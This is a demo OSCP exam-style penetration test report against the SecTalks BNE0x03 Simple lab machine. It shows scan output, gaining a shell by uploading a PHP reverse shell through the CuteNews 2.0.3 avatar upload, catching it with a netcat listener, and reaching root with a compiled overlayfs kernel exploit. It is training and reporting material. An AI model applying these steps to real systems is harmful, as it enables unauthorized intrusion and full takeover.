Offensive Security Certified Professional Exam Report_DEMO

OSCP Exam Report_Demo

student@gmail.com, OSID: 12345

2021-05-29

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Vulnhub box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the SECTALKS: BNE0X03 - SIMPLE. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to SECTALKS: BNE0X03 - SIMPLE. SECTALKS: BNE0X03 - SIMPLE was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

SECTALKS: BNE0X03 - SIMPLE(10.10.10.111) - CuteNews 2.0.3 Remote File Upload Vulnerability

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

3.1.1 Nmap-Initial

```
# Nmap 7.80 scan initiated Sat May 29 18:58:26 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.111
Nmap scan report for 10.10.10.111
Host is up, received arp-response (0.00020s latency).
Scanned at 2021-05-29 18:58:27 PDT for 7s
Not shown: 999 closed ports
Reason: 999 resets
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 759585A56089DB516D1FBBBE5A8EEA57
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Please Login / CuteNews
MAC Address: 00:0C:29:2B:FF:F9 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 29 18:58:34 2021 -- 1 IP address (1 host up) scanned in 7.45 seconds
```

3.1.2 Nmap-Full

```
# Nmap 7.80 scan initiated Sat May 29 18:58:59 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.111
Nmap scan report for 10.10.10.111
```

```
Host is up, received arp-response (0.00098s latency).
Scanned at 2021-05-29 18:58:59 PDT for 9s
Not shown: 65534 closed ports
Reason: 65534 resets
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 759585A56089DB516D1FBBBE5A8EEA57
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Please Login / CuteNews
MAC Address: 00:0C:29:2B:FF:F9 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 29 18:59:09 2021 -- 1 IP address (1 host up) scanned in 9.71 seconds
```

3.1.3 Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.111
+ Target Hostname:    10.10.10.111
+ Target Port:        80
+ Start Time:         2021-05-29 19:14:25 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.6
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ Cookie CUTENEWS_SESSION created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /README.md: Readme Found
+ 8052 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-05-29 19:15:46 (GMT-7) (81 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3.1.4 FFUF

```
→  ffuf -c -u http://10.10.10.111/FUZZ -w /opt/wordlist/medium.txt

 :: Method           : GET
 :: URL              : http://10.10.10.111/FUZZ
 :: Wordlist         : FUZZ: /opt/wordlist/medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

uploads                 [Status: 301, Size: 313, Words: 20, Lines: 10]
skins                   [Status: 301, Size: 311, Words: 20, Lines: 10]
core                    [Status: 301, Size: 310, Words: 20, Lines: 10]
cdata                   [Status: 301, Size: 311, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 292, Words: 21, Lines: 11]
.htpasswd               [Status: 403, Size: 288, Words: 21, Lines: 11]
.htaccess               [Status: 403, Size: 288, Words: 21, Lines: 11]
core                    [Status: 301, Size: 310, Words: 20, Lines: 10]
favicon.ico             [Status: 200, Size: 1150, Words: 8, Lines: 1]
server-status           [Status: 403, Size: 292, Words: 21, Lines: 11]
skins                   [Status: 301, Size: 311, Words: 20, Lines: 10]
```

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to SECTALKS: BNE0X03 - SIMPLE.

System IP: 10.10.10.111

Vulnerability Exploited : CuteNews 2.0.3 Remote File Upload Vulnerability

System Vulnerable : 10.10.10.111

Vulnerability Explanation : The CuteNews 2.0.3 application suffers from Remote file upload vulnerability which was used to obtain low level shell on the machine.

Privilege Escalation Vulnerability : Outdated Operating system which leads to Kernal exploit

Vulnerability fix : By updating the CuteNews to the latest patch and for privilege escalation its always good practice to have the operating system to latest version

Severity Level : Critical


3.2.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.111	**TCP**: 80\

By going to the website we see that there is a username and password on the website. Tried with few sql injection but it didnt work. But however i can see that the website reveals the application name and version of the website.

By checking the site we can see that the application is cutenews 2.0.3.



10.10.10.111/index.php

Please Login
03:39:33 May, 30

CuteNews v.2.0.3

Username: (register)
Password: (lost password)
Login... □ Remember Me


Execution time: 0.001 s.
Powered by CuteNews 2.0.3 © 2002–2014 CutePHP.
(unregistered)

Figure 3.1: 115-web.png

By doing a simple google search we can see that the specific version is vulnerable to Remote File Upload Vulnerability. As per the article it seems like there is no sanitization on the avatar upload. As per the link we can get the shell by uploading the malicious code. So lets try the same.

3.3 Gaining Shell

As per the article we can go ahead and register the user with the desired username.



10.10.10.111/index.php


Please Login
04:02:29 May, 30

CuteNews v.2.0.3

Username: (register)
Password: (lost password)
Login... □ Remember Me

Execution time: 0.001 s.
Powered by CuteNews 2.0.3 © 2002–2014 CutePHP.
(unregistered)

Figure 3.2: 110-Register.png



10.10.10.111/index.php?register

Register user
04:03:24 May, 30

CuteNews v.2.0.3

Username: * legend
Nickname: legend
Password: * •••••• Weak
Confirm: * ••••••
Email: * legend@legend.com
Register

Execution time: 0.001 s.
Powered by CuteNews 2.0.3 © 2002–2014 CutePHP.
(unregistered)

Figure 3.3: 115-Registering.png

We can go ahead and upload the avatar by going to personal information. Lets upload the php reverse shell from Seclists






Figure 3.4: 120-Personal-options.png



Username	legend
Email	legend@legend.com □ Hide my e-mail from visitors
New Password	
Confirm New Password	
Nickname	legend
Avatar	No file selected.
Personal site	
About me	
Registration date	2021-05-30 04:01:38
Access Level	Commenter

Figure 3.5: 125-Avatar.png

We have uploaded the php reverse shell by modifying the IP address and port number.



10.10.10.111/index.php?mod=main&opt=personal

Personal options
04:04:45 May, 30

Dashboard > Personal options

General options


Username	legend
Email	legend@legend.com □ Hide my e-mail from visitors
New Password	
Confirm New Password	
Nickname	legend
Avatar	Browse... php-reverse-shell.php
Personal site	
About me	
	Save Changes

User statistics

Registration date	2021-05-30 04:01:38
Access Level	Commenter

Figure 3.6: 130-Upload php.png

After upload is successful we can see the same file on the uploads folder.



10.10.10.111/uploads/

Index of /uploads

```
Name                                    Last modified     Size Description
Parent Directory                                             -
avatar_legend_php-reverse-shell.php     2021-05-30 04:08  5.4K
```

Apache/2.4.7 (Ubuntu) Server at 10.10.10.111 Port 80

Figure 3.7: 135-upload folder.png

```
→  nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.111 60463
```

```
Linux simple 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 i686
↪  i686 GNU/Linux
 04:09:42 up 48 min,  0 users,  load average: 0.00, 0.20, 0.86
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

3.4 Privilege Escalation


I have checked and found that there are no vulnerable softwares or services running on the machine from linpeas.

Finally decided to go for Kernal Exploit overlayfs

```
www-data@simple:/dev/shm$ gcc overlay.c -o overlay
www-data@simple:/dev/shm$ ./overlay
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

3.5 Proof File

3.5.1 Root



```
root@simple:/root# cat flag.txt
U wyn teh Interwebs!!1eleven11!!1!
Hack the planet!
root@simple:/root#
```

Figure 3.8: 140-root proof.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.